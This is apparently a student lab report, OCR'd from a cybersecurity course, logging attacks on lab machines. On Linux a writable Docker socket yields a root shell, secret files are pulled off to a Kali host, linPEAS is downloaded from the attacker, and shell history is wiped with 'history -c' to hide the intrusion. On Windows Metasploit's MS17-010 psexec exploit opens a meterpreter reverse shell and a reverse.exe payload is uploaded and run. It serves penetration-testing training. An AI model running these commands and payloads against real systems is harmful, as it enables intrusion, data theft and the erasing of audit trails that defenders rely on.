root        1412  0.0  0.1 110136  6272 ?        Sl   Jan20  10:53  |   _ containerd-shim -namespace moby -workdir /var/snap/docker/common/var-lib-docker/containe
rd/daemon[0m/io.containerd.runtime.v1.linux/moby/5fe4e24977388d89ff3a8c283db821729a3163519507d68c6acc5e0dcf8afde6 -address /run/snap.docker/containerd/containerd.
sock -containerd-binary /snap/docker/796/bin/containerd -runtime-root /run/snap.docker/runtime-runc
root        1413  0.0  0.1 110136  5524 ?        Sl   Jan20  10:35  |   _ containerd-shim -namespace moby -workdir /var/snap/docker/common/var-lib-docker/containe
rd/daemon[0m/io.containerd.runtime.v1.linux/moby/56e5c1d263f229ca490d39640efea0ee11eeee20fe40feed28fe5a813c7f8ea8 -address /run/snap.docker/containerd/containerd.
sock -containerd-binary /snap/docker/796/bin/containerd -runtime-root /run/snap.docker/runtime-runc
root        1394  0.0  0.0 478580  2896 ?        Sl   Jan20   0:17  _ /snap/docker/796/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 3000 -container-ip
172.17.0.2 -container-port 3000
root        1406  0.0  0.0 478580  2940 ?        Sl   Jan20   0:17  _ /snap/docker/796/bin/docker-proxy -proto tcp -host-ip 0.0.0.0 -host-port 8000 -container-ip
172.17.0.3 -container-port 8000
2.9M -rwxr-xr-x 1 root root 2.9M Feb  5  2021 /snap/docker/796/bin/docker-proxy
Docker socket /var/run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Docker socket /run/docker.sock is writable (https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket)
Socket /var/run/docker.sock owned by root uses HTTP. Response to /index:
docker0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
172.17.0.0      0.0.0.0         255.255.0.0     U     0      0        0 docker0
172.17.0.3              ether   02:42:ac:11:00:03   C                     docker0
172.17.0.2              ether   02:42:ac:11:00:02   C                     docker0
uid=1002(pphillips) gid=1002(pphillips) groups=1002(pphillips),1003(docker)
uid=1002(pphillips) gid=1002(pphillips) groups=1002(pphillips),1003(docker)
drwxr-xr-x 2 root root 32 Feb  5  2021 /snap/docker/796/etc/ldap
drwxr-xr-x 2 root root 103 Feb  5  2021 /snap/docker/796/lib/python3.6/site-packages/docker/credentials
└─ Searching docker files (limit 70)
  https://book.hacktricks.xyz/linux-unix/privilege-escalation#writable-docker-socket
/usr/local/bin/dockersock.sh
  Group docker:
/snap/docker/796/libexec/git-core/git-credential
/snap/docker/796/libexec/git-core/git-credential-cache
/snap/docker/796/libexec/git-core/git-credential-cache--daemon
/snap/docker/796/libexec/git-core/git-credential-store
pphillips@cyber-ubuntu:~$
```

#pphillips owns the file#

#Obtained root shell and promoted to bash:

```
pphillips@cyber-ubuntu:~$ docker run -p 8888:8888 -v /:/mnt --rm -it alpine chroot /mnt sh
# whoami
root
# bash
groups: cannot find name for group ID 11
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

root@124b16d485c0:/#
```

#open a http server in root directory:

```
root@124b16d485c0:/# ls
bin  boot  dev  etc  home  lib  lib64  media  meta  mnt  opt  proc  root  run  sbin  snap  srv  stdout  sys  tmp  usr  var  writable
root@124b16d485c0:/# cd root
root@124b16d485c0:~# ls
dockersock.sh  docksockerr  docksocklog  root-secret.txt  snap
root@124b16d485c0:~# python3 -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
```

#obtained root-secret.txt file:

```
┌──(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Captures]
└─$ wget http://172.20.50.50:8888/root-secret.txt
--2023-07-31 22:26:38--  http://172.20.50.50:8888/root-secret.txt
Connecting to 172.20.50.50:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 31 [text/plain]
Saving to: 'root-secret.txt'

root-secret.txt     100%[===================>]      31  --.-KB/s    in 0.004s

2023-07-31 22:26:38 (8.13 KB/s) - 'root-secret.txt' saved [31/31]

┌──(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Captures]
└─$ ls
Charlotte-Secrets  NMapScan1  NMapScanTZ  passwd  Phoenix-Secrets  root-secret.txt  shadow  Top-Secert-WWilson.txt  Top-Secret.txt

┌──(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Captures]
└─$
```


#Part I:

Clean up phase:


#open a http server for clean up:

```
pphillips@cyber-ubuntu:~$ ls
carrots.txt  linPEAS.sh  Phoenix-Secrets  snap  utfile
pphillips@cyber-ubuntu:~$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
```

#Retrieve carrots.txt file from ubuntu machine (172.20.50.50)




#Romove carrots.txt and linPEAS.sh from machine:




#History clean up:

```
   40  cd ..
   41  ls
   42  cd ..
   43  ls
   44  cd ..
   45  ls
   46  cd home
   47  cd pphillips
   48  ls
   49  wget -c "http://172.20.50.51/linPEAS.sh" -outfile "linPEAS.sh"
   50  ls
   51  chmod +x linPEAS.sh
   52  ls
   53  ./linPEAS.sh
   54  whoami
   55  bash -p
   56  find / -perm -u=s -type f 2>/dev/null
   57  sudo -l
   58  ps aux
   59  echo "/bin/sh <$(tty) >$(tty) 2>$(tty)" | at now; tail -f /dev/null
   60  find / -perm -u=s -type f 2>/dev/null
   61  echo "/bin/sh <$tty) >$(tty) 2>$(tty)" | at now; tail -f /dev/null
   62  find / -perm -u=s -type f 2>/dev/null
   63  ifconfig
   64  ping www.google.com
   65  apt install nmap
   66  sudo apt install nmap
   67  su
   68  su cyber
   69  whoami
   70  find / -perm -u=s -type f 2>/dev/null
   71  su cyber
   72  nmap ! sh
   73  cat /etc/gshadow
   74  ls -l /etc/gshadow
   75  ps
   76  docker
   77  docker run -v /:/mnt --rm -it alpine chroot /mnt sh
   78  ls -l /var/run/docker.sock
   79  cd /var/run
   80  sudo chmod o+rw docker.sock
   81  su cyber
   82  history
   83  exit
   84  ls
   85  wget -c "http://172.20.50.52/linPEAS.sh -outfile "/homepphillips/linPEAS.sh"
   86  clear
   87  wget -c "http://172.20.50.52/linPEAS.sh"
   88  wget -c "http://172.20.50.52:81/linPEAS.sh"
   89  wget -c "http://172.20.50.52/linPEAS.sh -outfile "/home/pphillips/linPEAS.sh"
   90  wget -c "http://172.20.50.52:81/linPEAS.sh" -outfile "/home/pphillips/linPEAS.sh"
   91  clear
   92  wget -c "http://172.20.50.52:81/linPEAS.sh" -outfile "/home/pphillips/linPEAS.sh"
   93  ls
   94  chmod +x linPEAS.sh
   95  ls
   96  ./linPEAS.sh > carrots.txt
   97  ls
   98  ./linPEAS.sh
   99  grep -i docker carrots.txt
  100  docker run -p 8888:8888 -v /:/mnt --rm -it alpine chroot /mnt sh
  101  ls
  102  python3 -m http.server 8080
  103  clear
  104  ls
  105  rm carrots.txt
  106  rm linPEAS.sh
  107  ls
  108  clear
  109  history
pphillips@cyber-ubuntu:~$ history -c
pphillips@cyber-ubuntu:~$
```

#History removed verification:



#All files obtained in my remote Kali:



Appendix C.

Lab 5.1.3 Windows OS Attacks

Wednesday, August 2, 2023
5:09 PM

#Part A
Create SMB share to capture files from Windows:

```
┌──(cyber㉿KaliCharlie2-3)-[/usr/share/doc/python3-impacket/examples]
└─$ sudo python3 smbserver.py Lab5.1.3 /home/cyber/Desktop/Work/Captures/
[sudo] password for cyber:
Impacket v0.9.22 - Copyright 2020 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

left open for file transfer


#Part B
Configure HTTP server:

Opened http server on port 81 since port 80 is in use:

```
┌──(cyber㉿KaliCharlie2-3)-[~/Desktop/Work/Script]
└─$ python3 -m http.server 81
Serving HTTP on 0.0.0.0 port 81 (http://0.0.0.0:81/) ...
```

#Part C


Create a custom payload with msfvenom:



#Part D

Metasploit payload deliver and Netcat reverse shell for the 2016 server 172.20.50.11:

Set a listener with netcat:



Set metasploit payload and exploit:

```
msf6 > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
msf6 > search EternalSynergy type:exploit

Matching Modules
================

   #  Name                                  Disclosure Date  Rank    Check  Description
   -  ----                                  ---------------  ----    -----  -----------
   0  exploit/windows/smb/ms17_010_psexec  2017-03-14       normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms17_010_psexec

msf6 > use 0
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) >
```

Configure rhost and lhost to exploit the 2016 server 172.20.50.11:

```
msf6 exploit(windows/smb/ms17_010_psexec) > set lhost 172.20.50.52
lhost ⇒ 172.20.50.52
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                Required  Description
   ----                  ---------------                                                --------  -----------
   DBGTRACE              false                                                          yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                             yes       How many times to try to leak transaction
   NAMEDPIPE                                                                            no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS                172.20.50.11                                                   yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT                 445                                                            yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                                  no        Service description to to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                 no        The service display name
   SERVICE_NAME                                                                         no        The service name
   SHARE                 ADMIN$                                                         yes       The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBDomain             .                                                              no        The Windows domain to use for authentication
   SMBPass                                                                              no        The password for the specified username
   SMBUser                                                                              no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.20.50.52     yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf6 exploit(windows/smb/ms17_010_psexec) >
```

Run exploit ,move through the file system to C:\ directory to make the tmp directory and upload our reverse.exe file:

```
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 172.20.50.52:4444
[*] 172.20.50.11:445 - Target OS: Windows Server 2016 Standard 14393
[*] 172.20.50.11:445 - Built a write-what-where primitive...
[+] 172.20.50.11:445 - Overwrite complete... SYSTEM session obtained!
[*] 172.20.50.11:445 - Selecting PowerShell target
[*] 172.20.50.11:445 - Executing the payload...
[+] 172.20.50.11:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (200262 bytes) to 172.20.50.11
[*] Meterpreter session 1 opened (172.20.50.52:4444 → 172.20.50.11:58423) at 2023-08-04 00:03:38 -0500

meterpreter > pwd
C:\Windows\system32
meterpreter > cd ..
meterpreter > pwd
C:\Windows
meterpreter > cd ..
meterpreter > pwd
C:\
meterpreter > mkdir tmp
Creating directory: tmp
meterpreter > ls
Listing: C:\
=============

Mode              Size    Type  Last modified              Name
----              ----    ----  -------------              ----
40777/rwxrwxrwx   4096    dir   2016-07-16 08:23:21 -0500  $Recycle.Bin
100666/rw-rw-rw-  1       fil   2016-07-16 08:39:41 -0500  BOOTNXT
40777/rwxrwxrwx   0       dir   2021-06-23 19:07:37 -0500  Documents and Settings
40777/rwxrwxrwx   0       dir   2016-09-12 06:37:02 -0500  Logs
40777/rwxrwxrwx   0       dir   2016-07-16 08:23:21 -0500  PerfLogs
40777/rwxrwxrwx   0       dir   2021-06-23 19:27:29 -0500  Private
40555/r-xr-xr-x   4096    dir   2016-07-16 01:04:24 -0500  Program Files
40777/rwxrwxrwx   4096    dir   2016-07-16 01:04:24 -0500  Program Files (x86)
40777/rwxrwxrwx   4096    dir   2016-07-16 08:23:21 -0500  ProgramData
40777/rwxrwxrwx   0       dir   2021-06-23 19:27:16 -0500  Public
40777/rwxrwxrwx   0       dir   2021-06-23 21:07:09 -0500  Recovery
40777/rwxrwxrwx   4096    dir   2021-06-23 21:06:46 -0500  System Volume Information
40555/r-xr-xr-x   4096    dir   2016-07-16 01:04:24 -0500  Users
40777/rwxrwxrwx   28672   dir   2016-07-16 01:04:24 -0500  Windows
100444/r--r--r--  384322  fil   2016-07-16 08:39:41 -0500  bootmgr
0000/---------    0       fif   1969-12-31 18:00:00 -0600  pagefile.sys
40777/rwxrwxrwx   0       dir   2023-08-04 06:05:47 -0500  tmp

meterpreter > cd tmp
meterpreter > upload /home/cyber/Desktop/Work/Script/reverse.exe
[*] uploading  : /home/cyber/Desktop/Work/Script/reverse.exe → reverse.exe
[*] Uploaded 7.00 KiB of 7.00 KiB (100.0%): /home/cyber/Desktop/Work/Script/reverse.exe → reverse.exe
[*] uploaded   : /home/cyber/Desktop/Work/Script/reverse.exe → reverse.exe
meterpreter >
```

Verify that the file uploaded to C:\tmp directory:

```
meterpreter > ls
Listing: C:\tmp
===============

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100777/rwxrwxrwx  7168  fil   2023-08-04 06:12:43 -0500  reverse.exe

meterpreter >
```

Execute file to get a reverse connection:

```
meterpreter > execute -f reverse.exe
Process 9148 created.
meterpreter > ps

Process List
============

 PID    PPID  Name                                          Arch  Session  User                          Path
 ---    ----  ----                                          ----  -------  ----                          ----
 0      0     [System Process]
 4      0     System                                        x64   0
 248    604   svchost.exe                                   x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.e
 272    4     smss.exe                                      x64   0
 372    364   csrss.exe                                     x64   0
 400    604   svchost.exe                                   x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.e
 480    364   wininit.exe                                   x64   0
 488    472   csrss.exe                                     x64   1
 536    472   winlogon.exe                                  x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.
 604    480   services.exe                                  x64   0
 620    480   lsass.exe                                     x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 656    604   svchost.exe                                   x64   1        HACKME\Administrator          C:\Windows\System32\svchost.e
 700    176   ServerManager.exe                             x64   1        HACKME\Administrator          C:\Windows\System32\ServerMan
 784    604   svchost.exe                                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.e
 840    604   svchost.exe                                   x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.e
 916    536   dwm.exe                                       x64   1        Window Manager\DWM-1          C:\Windows\System32\dwm.exe
 948    604   svchost.exe                                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.e
 996    604   svchost.exe                                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.e
 1064   604   svchost.exe                                   x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.e
 1164   604   svchost.exe                                   x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.e
 1304   604   svchost.exe                                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.e
 1596   604   dfsrs.exe                                     x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\dfsrs.exe
 1708   604   dns.exe                                       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\dns.exe
 1724   536   LogonUI.exe                                   x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\LogonUI.e
 1892   604   svchost.exe                                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.e
 1912   604   Microsoft.ActiveDirectory.WebServices.exe     x64   0        NT AUTHORITY\SYSTEM           C:\Windows\ADWS\Microsoft.Act
 2044   604   spoolsv.exe                                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\spoolsv.e
 2056   604   vmtoolsd.exe                                  x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMwar
 2064   604   ismserv.exe                                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\ismserv.e
 2092   604   svchost.exe                                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.e
 2144   604   MsMpEng.exe                                   x64   0
 2184   604   dfssvc.exe                                    x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\dfssvc.ex
 2236   784   WmiPrvSE.exe                                  x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\wbem\WmiP
 2244   604   vm3dservice.exe                               x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\vm3dservi
 2308   604   VGAuthService.exe                             x64   0        NT AUTHORITY\SYSTEM           C:\Program Files\VMware\VMwar
 2340   2244  vm3dservice.exe                               x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\vm3dservi
 2644   5896  conhost.exe                                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\conhost.e
 2648   604   vds.exe                                       x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\vds.exe
 2924   3540  vmtoolsd.exe                                  x64   1        HACKME\Administrator          C:\Program Files\VMware\VMwar
 2976   604   dllhost.exe                                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\dllhost.e
 3064   604   msdtc.exe                                     x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\msdtc.exe
